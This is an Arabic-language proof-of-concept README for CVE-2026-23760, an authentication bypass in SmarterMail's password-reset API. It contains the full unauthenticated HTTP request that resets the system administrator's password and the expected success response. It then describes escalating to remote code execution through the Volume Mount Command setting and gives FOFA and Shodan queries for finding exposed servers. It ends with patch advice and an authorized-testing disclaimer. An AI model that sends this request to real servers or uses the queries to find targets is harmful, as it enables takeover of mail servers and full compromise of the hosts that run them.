 maxmnml/smartermail-cve-2026-23760-poc
CVE-2026-23760 - تجاوز المصادقة عبر واجهة برمجة تطبيقات إعادة تعيين كلمة المرور في SmarterMail.

إثبات مفهوم يستغل تجاوز المصادقة عبر واجهة برمجة تطبيقات إعادة تعيين كلمة المرور لحساب مسؤول نظام SmaretMail.
توجد الثغرة بسبب خلل في تجاوز المصادقة في واجهة برمجة تطبيقات إعادة تعيين كلمة المرور. تسمح نقطة النهاية force-reset-password بالطلبات المجهولة ولا تتحقق من كلمة المرور الحالية أو رمز إعادة التعيين عند إعادة تعيين حسابات مسؤول النظام.
إثبات المفهوم بسيط كما يلي:
POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}
يجب أن تتلقى الاستجابة التالية، والتي تؤكد أن كلمة المرور تم تعديلها بنجاح:
{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}
الشرط المتبقي الوحيد هو معرفة اسم المستخدم لحساب المسؤول.
بمجرد المصادقة كمسؤول نظام، يمكن للمهاجم:

Settings -> Volume Mounts.Volume Mount Command.يتم تنفيذ هذا الأمر بواسطة نظام التشغيل الأساسي. عند هذه النقطة، يحقق المهاجم تنفيذًا كاملاً للتعليمات البرمجية عن بُعد على المضيف.
عند حفظ التكوين، يتم تنفيذ الأمر المقدم فورًا.
قالب Nuclei:
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml
FOFA:
title='SmarterMail'
SHODAN:
html:'SmarterMail'
يمكن لمهاجم عن بُعد غير مصادق تجاوز المصادقة لحساب مسؤول النظام والحصول على الوصول. بمجرد المصادقة، يمكنهم إكمال تنفيذ تعليمات برمجية كامل عن بُعد على المضيف.
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:حرج
قم بالتحديث إلى أحدث إصدار: https://www.smartertools.com/smartermail/downloads
هذه الأداة مخصصة لاختبار الأمان المصرح به فقط. الوصول غير المصرح به إلى أنظمة الكمبيوتر غير قانوني.
